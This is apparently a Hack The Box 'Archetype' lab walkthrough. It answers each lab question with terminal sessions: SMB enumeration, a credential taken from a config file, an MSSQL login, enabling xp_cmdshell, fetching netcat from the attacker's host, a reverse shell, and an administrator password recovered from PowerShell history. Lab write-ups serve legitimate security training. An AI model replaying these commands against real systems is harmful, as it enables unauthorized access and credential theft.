

1. Which TCP port is hosting a database server?



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ nmap -Pn -sV -O 10.129.95.187
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 13:54 EDT
Stats: 0:01:58 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 13:56 (0:00:00 remaining)
Nmap scan report for 10.129.95.187
Host is up (0.076s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=7/31%OT=135%CT=1%CU=43791%PV=Y%DS=2%DC=I%G=Y%TM=688BAE
OS:72%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=3%ISR=10B%TI=I%CI=I%II=I%SS=S%TS
OS:=U)SEQ(SP=104%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=105%GCD=1%IS
OS:R=106%TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=105%GCD=1%ISR=108%TI=I%CI=I%TS=U)S
OS:EQ(SP=107%GCD=1%ISR=10D%TI=I%CI=I%II=I%SS=S%TS=U)OPS(O1=M552NW8NNS%O2=M5
OS:52NW8NNS%O3=M552NW8%O4=M552NW8NNS%O5=M552NW8NNS%O6=M552NNS)WIN(W1=FFFF%W
OS:2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M552NW
OS:8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y
OS:%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR
OS:%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF
OS:=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80
OS:%CD=Z)

Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Answer: 1433


2. What is the name of the non-Administrative share available over SMB?




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ smbclient -L //10.129.95.187 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
```

Answer: backups

3. What is the password identified in the file on the SMB share?




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ smbclient //10.129.95.187/backups -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 20 07:20:57 2020
  ..                                  D        0  Mon Jan 20 07:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 07:23:02 2020

                5056511 blocks of size 4096. 2618177 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> 
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ grep -i 'password' prod.dtsConfig
    <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial
```

Answer: M3g4c0rp123

4. What script from Impacket collection can be used in order to establish an authenticated connection to a Microsoft SQL Server?



```
┌──(htb)-(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ mssqlclient.py ARCHETYPE/sql_svc:M3g4c0rp123@10.129.95.187 -windows-auth

/home/kali/Desktop/HTB/labs/htb/lib/python3.13/site-packages/impacket/version.
or removal as early as 2025-11-30. Refrain from using this package or pin to S
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc  dbo@master)>
```

Answer: mssqlclient.py


5. What extended stored procedure of Microsoft SQL Server can be used in order to spawn a Windows command shell?

Answer: xp_cmdshell

6. What script can be used in order to search possible paths to escalate privileges on Windows hosts?

Answer: winPEAS


7. What file contains the administrator's password?




```
SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC xp_cmdshell 'whoami';
ERROR(ARCHETYPE): Line 1: SQL Server blocked access to procedure
 the use of 'xp_cmdshell' by using sp_configure. For more informa
SQL (ARCHETYPE\sql_svc  dbo@master)>
```

- Initial attempt to execute a system command via SQL Server using:
  EXEC xp_cmdshell 'whoami';
  Result: Error.
- To resolve this issue, the following steps were performed to enable 'xp_cmdshell':
  -First, advanced options were enabled:
  EXEC sp_configure 'show advanced options', 1;
  RECONFIGURE;
  -Then, the 'xp_cmdshell' feature itself was enabled:
  EXEC sp_configure 'xp_cmdshell', 1;
  RECONFIGURE;


After successfully enabling the feature, we were able to run system commands. For example:
EXEC xp_cmdshell 'whoami';
Output:'nt service\mssqlserver' – confirming command execution as the SQL Server service account.




```
SQL (ARCHETYPE\sql_svc  dbo@msdb)> EXEC sp_configure 'show advanced options', 1;
INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (ARCHETYPE\sql_svc  dbo@msdb)> RECONFIGURE;
SQL (ARCHETYPE\sql_svc  dbo@msdb)> EXEC sp_configure 'xp_cmdshell', 1;
INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (ARCHETYPE\sql_svc  dbo@msdb)> RECONFIGURE;
SQL (ARCHETYPE\sql_svc  dbo@msdb)> EXEC xp_cmdshell 'whoami';
output
───────────────────
archetype\sql_svc

NULL

SQL (ARCHETYPE\sql_svc  dbo@msdb)> 
```




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ wget https://github.com/int0×33/nc.exe/blob/master/nc64.exe?source=post_page────a2ddc3557403──────────────────
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ mv 'nc64.exe?source=post_page────a2ddc3557403──────────────────' nc64.exe
```




```
┌──(htb)─(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ sudo python3 -m http.server 80

[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ sudo nc -lvnp 4444

[sudo] password for kali:
listening on [any] 4444 ...
```

This command downloads nc64.exe (Netcat) to the target machine into the C:\backups directory:


EXEC xp_cmdshell 'powershell -c "Invoke-WebRequest -Uri http://10.10.14.215/nc64.exe -OutFile C:\backups\nc64.exe"';



```
SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC xp_cmdshell 'powershell -c "Invoke-WebRequest -Uri http://10.10.14.215/nc64.exe -OutFile C:\backups\nc64.exe"';
output
────
NULL

SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC xp_cmdshell 'dir C:\backups';
output
──────────────────────────────────────────────────
 Volume in drive C has no label.

 Volume Serial Number is 9565-0B4F

NULL

 Directory of C:\backups

NULL

07/31/2025  03:19 PM    <DIR>          .

07/31/2025  03:19 PM    <DIR>          ..

07/31/2025  03:19 PM            45,272 nc64.exe

01/20/2020  05:23 AM               609 prod.dtsConfig

               2 File(s)         45,881 bytes

               2 Dir(s)  10,716,921,856 bytes free

NULL

SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC xp_cmdshell 'powershell -c "cd C:\backups; .\nc64.exe -e cmd.exe 10.10.14.215 4444"'
```


This command runs nc64.exe (Netcat) from the C:\backups folder on the target machine and tries to open a reverse shell to the attacker's machine at <your IP> on port 4444 by executing cmd.exe remotely:

SQL (ARCHETYPE\sql_svc dbo@master)> EXEC xp_cmdshell 'powershell -c "cd C:\backups; .\nc64.exe -e cmd.exe 10.10.14.215 4444"'




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ sudo nc -lvnp 4444

[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.10.14.215] from (UNKNOWN) [10.129.226.67] 49679
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\backups>
```

After gaining access via the reverse shell, it became clear that we didn’t have sufficient privileges for a full investigation of the target machine, therefore, to look for privilege escalation paths, winPEAS was downloaded, uploaded to the target machine, and executed (see question 6).




```
┌──(kali㉿kali)-[~/Desktop/HTB]
└─$ wget https://github.com/carlospolop/PEASS-ng/releases/download/refs%2Fpull%2F260%2Fmerge/winPEASx64.exe
```




```
C:\backups>powershell -c "Invoke-WebRequest -Uri http://10.10.14.215/winPEASx64.exe -OutFile C:\backups\winPEASx64.exe"
powershell -c "Invoke-WebRequest -Uri http://10.10.14.215/winPEASx64.exe -OutFile C:\backups\winPEASx64.exe"


C:\backups>
C:\backups>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F

 Directory of C:\backups

08/01/2025  01:25 PM    <DIR>          .
08/01/2025  01:25 PM    <DIR>          ..
08/01/2025  01:20 PM            45,272 nc64.exe
01/20/2020  05:23 AM               609 prod.dtsConfig
08/01/2025  01:26 PM        10,156,032 winPEASx64.exe
               3 File(s)     10,201,913 bytes
               2 Dir(s)  10,307,452,928 bytes free

C:\backups>winPEASx64.exe
winPEASx64.exe
```

While reviewing the output, the file **ConsoleHost_history.txt** was found. Such files may contain passwords, tokens, or API keys that users typed directly into PowerShell.




```
ÉÍÍÍÍÍÍÍÍÍ¹ PowerShell Settings
    PowerShell v2 Version: 2.0
    PowerShell v5 Version: 5.1.17763.1
    PowerShell Core Version:
    Transcription Settings:
    Module Logging Settings:
    Scriptblock Logging Settings:
    PS history file: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
    PS history size: 79B
```

We navigate to the directory and read the file.




```
 Directory of C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine

01/20/2020  06:04 AM    <DIR>          .
01/20/2020  06:04 AM    <DIR>          ..
03/17/2020  02:36 AM                79 ConsoleHost_history.txt
               1 File(s)             79 bytes
               2 Dir(s)  10,711,523,328 bytes free
```




```
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>type ConsoleHost_history.txt
type ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
```

Answer: ConsoleHost_history.txt

